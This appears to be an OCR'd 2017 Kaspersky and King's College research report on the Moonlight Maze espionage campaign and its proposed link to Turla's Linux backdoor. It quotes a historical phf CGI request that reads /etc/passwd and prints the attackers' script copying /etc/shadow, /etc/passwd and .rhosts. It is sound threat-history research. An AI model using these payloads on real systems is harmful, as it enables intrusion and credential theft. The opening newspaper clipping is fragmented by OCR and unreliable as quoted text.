KASPERSKY lab

PENQUIN'S MOONLIT MAZE

The Dawn of Nation-State Digital Espionage

Juan Andres Guerrero-Saade, Daniel Moore, Costin Raiu, Thomas Rid

3 April 2017

GREAT

KING'S College LONDON

THE SUNDAY TIMES · 25 JULY 1999

OPERATION MOONLIGHT MAZE

How top secret files are being hijacked to Russia

1 An engineer at a top secret naval facility in San Diego, California, becomes suspicious at the unusually long time it is taking to print a file from his computer

2 The file has been "hijacked" to Moscow and copied by computer hackers who have used a Russian internet server to worm their way into the American network

3 The original file is then returned to the system in San Diego and prints normally

Missing secrets

America fears Russia has stolen a treasure trove of military and industrial secrets in an unprecedented electronic intelligence offensive targeting:

- information about American weapons guidance systems;
- naval communications codes used by nuclear submarines;
- scientific and technical intelligence from research and development institutes

Russian hackers steal US weapons secrets

by Matthew Campbell Washington

AMERICAN officials believe Russia may have stolen some of the nation's most sensitive military secrets, including weapons guidance systems and naval intelligence codes, in a concerted espionage offensive that investigators have called operation Moonlight Maze.

The intelligence heist, that president is very concerned about it."

The offensive began early this year, when a startling new method of hacking into American computer systems was detected. A military computer printing queue and transmitted to an internet server in Moscow before being sent back to San Diego. "It turned out to be a real tough problem for us," he told a private computer seminar last month.

heel of developed nations", said this is not enough. He is advocating the creation of a unit in the Pentagon under a senior commander to oversee the defence of computer systems.

According to other experts, America has been so preoccupied with beating the Y2K (year 2000) or millennium bug

Alarmed by the theft of military documents whisked to Russia, American officials argue that the country should brace itself for other, equally disturbing forms of information warfare that, in theory, could bring the country to its knees.


China, Libya and Iraq are developing information warfare

The first article that mentioned "Moonlight Maze" appeared on 25 July 1999, The Sunday Times, London

The origins of digital espionage remain hidden in the dark. In most cases, codenames and fragments of stories are all that remains of the 'prehistoric' actors that pioneered the now-ubiquitous practice of computer network exploitation. The origins of early operations, tools, and tradecraft are largely unknown: official documents will remain classified for years and decades to come; memories of investigators are eroding as time passes; and often precious forensic evidence is discarded, destroyed, or simply lost as storage devices age. Even 'Moonlight Maze,' perhaps the oldest publicly acknowledged state actor, has evaded open forensic analysis.

Intrusions began as early as 1996. The early targets: a vast number of US military and government networks, including Wright Patterson and Kelly Air Force Bases, the Army Research Lab, the Naval Sea Systems Command in Indian Head, Maryland, NASA, and the Department of Energy labs. By mid-1998 the FBI and Department of Defense investigators had forensic evidence pointing to Russian ISPs. After a Congressional hearing in late February

1999, news of the FBI's vast investigation leaked to the public.[1] However, little detail ever surfaced regarding the actual means and procedures of this threat actor. Eventually the code name was replaced (with the attackers' improved intrusion set dubbed Storm Cloud', and later '**M**akers **M**ark') and the original 'MM' faded into obscurity without proper technical forensic artefacts to tie these cyberespionage pioneers to the modern menagerie of APT actors we are now all too familiar with.



Two files exfiltrated from the US Navy via the London relay site in 1998, showing satellite tracks used for oceanic research into sea surface dynamic height.

While investigating for *Rise of the Machines*, Thomas Rid came across a curious claim from former investigators in three different countries: that *the Moonlight Maze threat actor would eventually evolve into the modern day Turla*.

Turla, a Russian-speaking threat actor, is one of the true greats of the cyberespionage scene. Also known as Snake, Uroburos, Venomous Bear, and Krypton, the APT group is conventionally believed to have been active since 2007, employing diverse infection vectors, an ever-changing toolkit, interesting exfiltration tactics, and even deception techniques. The idea that the Turla threat actor may be related to this historic attack piqued our interest, as substantiating this claim would effectively set it as a historical counterpart to the Equation Group in extraordinary longevity.

[1] "Target Pentagon: Cyber-Attack Mounted Through Russia," *ABC Nightly News*, 4 March 1999. "Pentagon probes "serious" computer hacking," AFP, 4 March 1999, 01:11 GMT. See also Jim Miklaszewski, "Pentagon and hackers in 'cyberwar,'" *ZDNet*, 5 March 1999.

The Beginning of a Parallel Investigation

The MM–Turla claim was not implausible. But we had nothing to substantiate a strictly technical connection. So we decided to set out on a parallel investigation to prove this curious progression. Even well-sourced claims would be challenged and it would be far more satisfying to a technical audience to provide technical artefacts that would set Turla into the league of prehistoric titans as the counterpart to the Equation Group.

As if this tall order were not difficult enough on its own, our initial assessment was grim. Firstly, we had no samples from the MM intrusion set to compare with. As researchers, we often bemoan visibility issues in investigating modern attacks where all the blinky boxes and security software in the world is already generating mountains of forensic evidence. How much greater would the visibility barrier be for a twenty year old investigation?

Secondly, were we to find forensic artefacts, what exactly would we be comparing those MM samples with? There's a rich history of Turla samples spanning around ten years worth of Windows-based malware operations, from userland malware to rootkits to plugins and on. So might it be possible to simply hunt backwards for the oldest Windows sample? Our attempt would not be the first time that archeological research would challenge a conception of Turla's longevity.

The First Historical Correction

At the 2015 VirusBulletin conference, a different historic gap was bridged by our own Kurt Baumgartner who revealed a solid connection between Turla and the old-school Agent.BTZ. Though the connection between the two would not be regarded with as much skepticism, Kurt provided yet another solid link by finding samples of Agent.BTZ that connect to Turla hijacked satellite infrastructure. This adds to research by Paul Rascagneres tying the two. The Turla–BTZ link is solid, but it only gets us as far back as 2008. Unpublished third-party research indicates that the internal development of this codebase can be traced back to a start date in 2006, when Turla's modern Windows toolkits began. The resulting decade-long gap seemed to frustrate any attempt to forensically recreate the more ambitious connection to Moonlight Maze.

Date	Context	Code Name
1996, Oct	Intrusions detected	Unnamed
1998, July	FBI investigation starts	MOONLIGHT MAZE
1999, March	ABC reveals investigation	
1999, April	FBI Task Force trip to Moscow	
1999, July	Sunday Times reveals code name	

1999/2000		STORM CLOUD
2001	WSJ reveals new code name	
2003		MAKERS MARK
2008, Oct	DoD detects intrusion	Agent.BTZ
2008	Removal campaign revealed	BUCKSHOT YANKEE
2014, Dec	Kaspersky report published	PENQUIN TURLA
2015, Jan	"MAKERS MARK" revealed in Snowden files[2]	
2016, May	Swiss GovCERT (MELANI) published RUAG report	PENQUIN TURLA confirmed in-the-wild

A Dead End?

With epic odds against us, we hit the drawing board once again with little to go on. One key finding from the interviews for *Rise* kept us going: 'MM' was in fact a Solaris/*nix-based attack and not actually Windows-based, as outsiders might've assumed. This small detail sent us in an entirely different direction. Rather than futilely attempting to unearth the MM intrusion set by hunting for older Turla Windows samples, we were reminded of some very rare samples discovered by GReAT in late 2014, called 'Penquin Turla'. This was a strange Linux backdoor by the Turla actor originally discovered on a multiscanner, with no evidence of deployment in-the-wild at the time, but including the telltale use of hijacked satellites for exfiltration Turla loves so much.

Revisiting these samples with fresh eyes, we noticed interesting signs pointing in the direction of an exceptionally old codebase developed and maintained from 1999 to 2004. Moreover, despite the blogs assertion that Penquin was based on cd00r, a fresh investigation would point instead to an older backdoor called LOKI2.

The LOKI2 lead revived our hope of finding a connecting thread between the ancient MM and modern Turla. *Our working hypothesis is that, out of necessity, Turla dusted-off and reused its old *nix code for a present-day target*. But without MM samples and fragments we would be unable to test this hypothesis. Moreover, Thomas dug up documents that revealed that the FBI, following standard evidentiary procedures, had in due course destroyed the remaining evidence from this investigation. Other sources confirmed that all forensic evidence may have been lost to history.

[2] "Pay attention to that man behind the curtain: discovering aliens on CNE infrastructure," CSEC Counter-CNE, Target Analytics thread SIGDEV Conference, NSA, June 2010, p. 17, in "NSA Preps America for Future Battle," *Der Spiegel*, 17 January 2015.

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 02/05/2008

To: Cincinnati **Attn:** Evidence Custodian

ASAC

From: Cincinnati
Squad 13
Contact: SA

Approved By:

Drafted By:

b6
b7C

Case ID #: 288A-CI-68562 (Pending)

Title: MOONLIGHT MAZE;

Synopsis: To order destruction of stored evidence.

Details: Following discussions with Air Force Office of Special Investigations Special Agent in which no objections were lodged and consultation with Chief Division Counsel Michael Brooks, evidence items 1B1 through 1B16 inclusive are ordered destroyed. These items consist of documentation and computer disks related to the instant case. All have been in storage since before the turn of the century.

FBI destruction notice of stored evidence including "computer disks" on Moonlight Maze, Feb 2008.
Source: FBI FOIA release, 1300712-000, 21 November 2014.

Our last hope was that someone with a passion for history had held onto artefacts that were now collecting dust in some cupboard somewhere ...

The Cupboard Samples

The still functioning 'HRTest' server was used as a key relay site by the Moonlight Maze operators for around six months in late 1998/1999

In computer network intrusions, proxying is one of the ways in which operators muddy the attribution waters. By relaying their connections through a server or a hacked endpoint, the final


destination will only be aware of the latest hop. The Moonlight Maze operators were early adopters of this technique. They popped a series of servers like universities, libraries, and vulnerable institutions in different countries that would go on to be used as staging servers to pull archives full of tools and exploits and to relay through on their way to victims in order to throw early investigators off the scent of the attackers. In the end, it didn't turn out exactly how the stealthy attackers intended.

One of the institutions targeted by the MM operators was a company in the U.K. Upon discovery of its use as a relay site, the FBI and Scotland Yard contacted their system administrator and set out to turn this server against the attackers. HRTest was set up to collect logs, save all archives, capture packets, and particularly to monitor a user named 'it.' This move proved a coup for the investigators, who received a six month snapshot of MM operations through that relay site from 1998–1999. Nearly a decade later, we would too.

Thomas Rid, David Hedges, Daniel Moore, and Juan Andres Guerrero-Saade at King's College London, March 2016

In one meeting, the now retired system administrator pulled a bulky vintage HP laptop from his bag. As he walked us through the old logs and exfiled documents, it became clear that it may be possible after all to shed light into this dimly lit ancient maze. The HRTest intercepts contained 45 binaries, including 28 SunOS SPARC binaries and 17 IRIX MIPS binaries, as well as 9 scripts. An extensive analysis of these is provided in a separate technical report (*Appendix B*). He would also provide extensive logs, generated by both EtherPeek as well as the attackers themselves (*Appendix A* below). Fascinated by this treasure trove, we would spend months reconstructing deep-diving into these materials.

Entering the Moonlit Maze



INCIDENT → H0527.07

Report Date: 27May97
Name: [redacted] b6
Command: NCSC
Phone (COMM):
Phone (DSN):
E-Mail: [redacted]zot.ncsc.navy.mil b7C
Type: intrusion
Suspect IP: [redacted] b7E
Victim IP: [redacted]
Port/Service: cgi-bin/phf
Incident Date: 30Apr97
NCIS Case #:
Case Status: open
By:
Notes: Unsuccessful attempt from ppp63.cityline.ru, a site implicated in several other incidents, to exploit the cgi-bin/phf vulnerability and grab the password file. Phf utility not installed on system.

A 27 May 1997 US Navy Incident Report mentioning the /cgi-bin/phf exploit and the link to citiline.ru. Source: US Navy FOIA Release, SEROOLJF/12U6048, 19 December 2012.

It all began with a single borrowed exploit. Documents FOIA requested by Karl Grindal describe multiple intrusion attempts on military systems by abusing a vulnerability in a specific common gateway interface (CGI) binary. The binary, named <phf>, was commonly bundled with the HTTP daemon at the time and thereby often present on outfacing web servers. Some time in early 1996, an exploit against <phf> started making the rounds. The vulnerability could be exploited with a web request crafted in the following way:

```
http://<server>/cgi-bin/phf?Qalias=%ff/bin/cat%20/etc/passwd
```

The server was thereby primed to spit out the contents of the password file—thus allowing the attackers to simply telnet or ftp into the server and login under the guise of a legitimate user. In some cases these attempts failed, simply based on the absence of the vulnerable <phf> binary. In others, they clearly succeeded and paved the way for an onslaught of attacks that would prove hard to root out even years later.

A Toolkit Forged through Trial-and-Error

This opportunistic trial-and-error approach would come to describe much of the early days of Moonlight Maze, as evident in the toolkit leveraged on different victim boxes. Upon connecting to a victim server, the attackers would retrieve a TAR archive containing a series of exploits compiled into binaries, tools (both custom and open-source), and configuration or automation


scripts. Early tool archives contained a wide spread of exploits and tools, almost all drawn from publicly available source code. These were essentially hit or miss attempts, testing different exploits with no certainty that the victims would be vulnerable to these. Similarly, some of the tools worked while others were broken and in need of retooling or replacing.

Coming from a time before packers and fancy obfuscation, the binaries are largely straightforward tools that showcase the attackers' pragmatic approach and a purity of functionality seldom encountered in modern malware. The binaries often borrow code and exploits from forums and security mailing lists.

An Improved 'solsniffer'

The evolution of sniffers within MM illustrates how the operators grew from nation-state script kiddies to developers in their own right. After a broken sniffer failed (<ora>), sniffers were built using tcpdump, libpcap, and a 1994 rootkit called 'solsniffer' (<tdn>). The operators eventually combined both styles into the more successful <td_tr>. These sniffers collected data promiscuously on victim networks and generated logs of connections on ports like telnet, pop3, ftp, rlogin. This sniffer would continue to be used for the remainder of our visibility and yield some of the most interesting forensic artefacts[3].

LOKI2 — The Evolving Norse God of Covert Channel Comms



The development tree of LOKI2 in the Moonlight Maze samples from 1997–1999.

Similarly, the attackers found another favorite in LOKI2. The small tool was an ingenious covert channel backdoor written by Alhambra and daemon9 and published in Phrack from 1996-1997.

[3] See Appendix A for an analysis of the log files.

The purpose of LOKI2 is to tunnel traffic through unusual protocols like ICMP. The attackers began by leveraging a straightforward compilation of LOKI2 named <lc> and, not knowing how to better interact with the daemon, wrote their own client, which they internally named ‘spy_cli.c’. LOKI2 became a favorite and received the most sustained development effort based on our visibility into the campaign.

LOKI2 would be further developed. The <lc> and <cli> combination described above would evolve to <lo>, one stripped of obvious strings and error messages to throw off investigators that may check strings in search of infections. The next iteration reflects their preference for this successful covert channel tool as they start to integrate custom functionality. The most important development is a put/get backdoor that would allow the intruders to bypass the need for FTP by being able to move files as needed. This suggests further limitations in our visibility: we have not been able to observe such covert traffic. The final evolution within the span of HRTest’s visibility is named <lopg>. It too includes the custom put/get backdoor along with <slok>, a strange utility that invokes a hidden instance of pine (an old school mail client) for some sort of command-line usage we have yet to observe. Additionally, the developers baked in a utmp log cleaner as an added measure of stealth to remove any logs of their intrusions. *This trend of a notable preference for LOKI2 and its further development would play a key role in our parallel investigation.*

Parallel Development

Depending on the victim system, the attackers would retrieve archives full of tools designed for SunOS SPARC or IRIX MIPS. The latter would usually include an 'i' in the name, both for the archive and the binaries inside. The IRIX toolkit consists of largely the same tools as the SPARC toolkit, though a greater number of samples and binary development suggests that, at least for the period of our visibility, the operators were more prone to interact with SunOS systems. Development between both toolkits was bi-directional. If something worked on one platform, it would likely be ported or cross-compiled for the other architecture. Interestingly, one tool (a log cleaner) appears to have been ported to IRIX by the operators themselves, including the wiping of IRIX log files not present on SunOS systems.

A Note on the Exploits

The exploits were leveraged in a trial-and-error approach almost entirely for the sole purpose of privilege escalation. With little previous reconnaissance on new victims, the attackers would often retrieve an archive with half a dozen exploits onto a new victim system and proceed to execute different ones. If none worked, they might attempt a different archive or move onto another system on the same network and resume their attempts there. This isn't the hyper-cognizant modern attacker that studies a victim and prepares specifically tailored tools for an attack but given MM's proliferation and overall success, we should perhaps reserve judgment for lack of surgical precision.

Given the intensity of the modern debate on responsible disclosure of vulnerabilities, it's worth noting that the Moonlight Maze campaign achieved much of its success exfiltrating sensitive information by using many exploits, but none of these were developed by the attackers themselves. All the exploits that we have identified came from public resources. In most cases, the exploits were developed as proofs-of-concept by benign system administrators hoping to inform others of the vulnerabilities present in their own systems. Two important contextual observations must be made:

> First, software manufacturers and maintainers in the mid-90s were not too troubled by security patch cycles. According to the discoverers, some of the vulnerabilities publicized were going unpatched for periods of six months to a year after having been reported to companies like Silicon Graphics (developers of IRIX).
>
> Secondly, system administrators at the time were more likely to be capable of rolling some of their own patches or workarounds and could thereby benefit from awareness of these vulnerabilities.

The true menace came from the disclosure of weaponized proof-of-concept code, rather than descriptions of the vulnerabilities themselves. This allowed the Moonlight Maze operators to copy-paste their way into the history books.

Pseudo-Automation

In our experience, the most advanced modern cyberespionage operations tend to be characterized by extremely sophisticated development efforts whose byproducts are generally deployed by lesser skilled operators. This becomes clear in incident response engagements that reveal the operators' keyboard fumbling, misspellings, or retries.


That is not the case with the MM operators. In fact, the situation is inverted. The MM operators appear to be skilled *NIX users, who are crafty and pragmatic, and in no way intimidated by on-keyboard operations, all the while using a lesser-grade largely open-source toolkit. This operator intensive modus operandi is documented in the logs and codified into the binaries and scripts that allow them to pseudo-automate a stunningly vast network of victims without reliance on modern command-and-control infrastructure nor sophisticated malware capable of performing more complex operations on its own and serving up results without interaction.

```
echo "(port 21) or (port 23) or (port 513)" > /var/tmp/task
```

Sample sniffer configuration script from the 1996–1999 Moonlight Maze samples

The operators developed different types of scripts that they relied on to set the tasking for different malware components. In turn, malware meant to stay resident on the victim system would check specifically named files in the '/var/tmp/' directory for instructions or configuration.

In later phases of their campaign, this allowed the operators to simply connect to a system or network and change these tasking files as necessary in order to instruct all infected systems to conduct certain operations.



```
#!/bin/sh
cp /etc/hosts .
cp /etc/inetd.conf .
cp /etc/passwd .
cp /etc/shadow .
cp /etc/hosts.equiv .
cp /.rhosts root-rhosts
df -kb >df-kb
dmesg >dmesg
/usr/sbin/ifconfig -a >ifconfig-a
netstat -r >netstat-r
pkginfo >pkginfo
uname -a >uname-a
ps -eaf >ps-eaf
```


```
#!/bin/sh
./td_tr -n -V -r A >/dev/null
./td_tr -n -Z -V -r A >/dev/nu
mv RES.u RES.u_
mv RES.s RES.s_
./gr
./get list RES >/dev/null 2>&1
tar cvf res.tar RES*
./g -9 res.tar
```

Infostealer (left) and IP listing and hostname resolution (right) scripts from 1996–1999 samples

Similarly, information stealing, lateral movement and exfiltration relied on well-crafted scripts meant to cut salient information from logs and other byproducts of the malware implanted on victim machines. The operators would always process sniffer logs for lists of domains that they would then run through a custom tool to get the hostnames associated with these. These lists would then be used to spread onto other victim networks associated with the already infected machines, likely leveraging passwords they had also exfiltrated at this time.

Moonlight Maze was artisanal digital espionage: an operator- and labor- intensive campaign with little tolerance for error and only rudimentary automation.

Meet Max, Iron, and Rinat



```
tinit.s    regdef.h ♠  regdef.h
☺/usr/people/max/tmp  login.c
```

```
stab.index .comment .shstrtab .stab.in
sk3/volume_2/users/iron/myprg/redirect
spy_cli.c -W0,-xp main
```

```
v3/bonsai-oct28/root/usr/include/sys
cinit.s    regdef.h ♠  regdef.h ♠  sc
☺/usr/people/rinat/exploits  df3.c
```

Compilation paths with usernames for Max, Iron, and Rinat from three different Moonlight Maze binaries.

Despite their early adoption of operational security in the form of their extensive use of relays, the Moonlight Maze operators made many mistakes resulting in small attributory indicators and the creation of extensive forensic artifacts. These include indications of their lackluster English proficiency, the consistent use of a Russian word, and binary compilation information that served as the ELF equivalent of PDB paths. The latter revealed some of the integrants of the Moonlight Maze crew as Max, Iron, and Rinat[4]. Though it's possible these were compiled on victim machines, the three users are seen in conjunction with paths like '/myprg/', '/my**tdn**/' (<tdn> is the MM name for a set of sniffers), and '/exploits/'. Also noteworthy is the internal

[4] Rinat is a common Tatar given name meaning "Labour" or "Revolution".

convention for one of Iron's early programs: <cli>, a client meant to function alongside an early version of the LOKI2 backdoor, was internally named 'spy_cli.c'. That small fact may suggest an early awareness that the intention of the operation was not 'hacking for fun' as was popular in the 90s but rather espionage proper.

A transliteration of the Russian "внук".

Two binaries (<de> and the later improved <deg>) consistently use the transliterated Russian word 'vnuk', meaning "grandchild" or "grandson", to print out the PID of a twice-forked process.

One of many examples of charmingly broken English in the Moonlight Maze binaries.

On the other hand, the developers' evidenced English proficiency was nothing to marvel at. Binaries included strings with misspellings like "Hiding *complit*...n", "*receving* message", and "Error in parametrs". They also included awkwardly phrased strings like "ERROR: *Can not* open socket....", "open file *for read*", "*Connect successful*....", and "ERROR: *Not connect*...".

All of the tool configuration and execution, lateral movement, and exfiltration visible to us occurred while the operators were connected to the systems through the HRTest relay site. Due to our visibility into backend connections, we were able to profile timestamps of these connections to serve the equivalent of a histogram as might normally be done with compilation timestamps from PE files. The histogram places hours of operation as apparently conforming to an 8AM workday at UTC+3[5].

[5] See Appendix A for more details.

Penquin Turla Revisited

> "The research is ongoing," Baumgartner said. "I would assume at some point this is going to bridge into another finding because of the way this backdoor is used."


A prescient statement by Kurt Baumgartner in the original discovery blogpost for Penquin Turla

In December 2014, Kaspersky announced the discovery of a Linux-based Turla toolkit named Penquin Turla. The blogpost was based on one sample and another broken file and described a quirky statically-linked backdoor that applies a BPF-filter to look for certain magic packets. It also misidentifies the source code used as cd00r, an open-source backdoor by fx. The actual source code was in fact LOKI2. At the time, there was no evidence of use in-the-wild but the backdoor was lumped into the larger cluster of Turla activity by its use of a hardcoded Turla domain (news-bbc.podzone[.]org). Since then, we would go on to discover five additional functional samples, including variants, and a very rare trojanized version. Among these, two samples would point to an additional known Turla IP (82.146.175[.]43) from a Lebanese satellite connection provider.

Dating the Penquin Codebase

Most of the Penquin Turla samples found were not stripped of debugging symbols at compile time, aiding in the process of reverse engineering these by maintaining some original names and compilation information. These samples are statically-compiled 32-bit Linux ELF binaries linked with C libraries for GNU/Linux kernel versions 2.2.0 and 2.2.5. The former kernel was on January 20th, 1999, while version 2.2.5 was released later that year. A very rare Penquin Turla sample trojanized into a Linux network time protocol daemon was linked for kernel version 2.2.18, released on December 11th, 2000, and stripped of debugging symbols.

The code statically linked into these samples includes versions of open-source libraries like libpcap and OpenSSL from 1999-2004:



While these headers are not equivalent to the compilation timestamps available in the PE file format, they provide *start date* delimiters for active development in the codebase.
Similarly, a private report detailing an incident with another Penquin Turla variant not in our collection, details a version statically linked with both libpcap version 0.7 (2001-2002) and

SSLeay version 0.9.0b (Jan 1999). These findings lead the researchers to independently conclude that the Penquin Turla codebase was old and likely developed in 2002.

The RUAG Report – Penquin In-the-Wild

> The picture also shows a purple circle, dated 2011 and named `Unix backdoor`. This is actually a completely different code, but it was used by the same attackers in 2011. It's main working principle is to sniff all packets on the wire, to check their payload for some mathematical markers left there by the attackers, and finally to back-connect to an IP address encoded in these markers; this is somehow comparable to the "tainting" mechanism Snake used several years later. In the end, this is a type of *RAT (Remote Access Tool)*. It even contains a feature to access a linear filesystem at a third IP address (like a file repository), but we never found the corresponding server implementation. It uses Diffie Hellman and Blowfish for communication. One interesting observation about it is the use of a (non-secret) prime number p in the Diffie-Hellman implementation, which already appeared in a project called LOKI2, published 1997 in the Phrack magazine. LOKI2 was a program to exfiltrate data via covered channels, like DNS or ICMP. In our opinion, the code was derived from the LOKI2 implementation, and the attackers most probably have other LOKI2-like programs in their arsenal. Note that Kaspersky named this malware **Turla Unix variant** later on.

MELANI Swiss GovCERT's insightful analysis of an active Penquin Turla infection at RUAG

In May, 2016, the Swiss CERT published a report detailing a prolonged campaign against the defence contractor, Ruag. The report, which is of extremely high quality and displays great talent on the part of the Swiss GovCERT researchers, publicly discloses the first known case of a Penquin Turla infection in-the wild.

The sample analyzed by MELANI involves a further development suggesting that Turla finally took the advice proffered in the original Phrack article describing LOKI2:

```
    Before you go ahead and patch owned hosts with lokid, keep in mind that
when linked against the crypto libraries, it is around 70k, with about 16k
alone in the data segment.  It also forks off at least twice per client
request.  This is not a clandestine program.  You want clandestine?
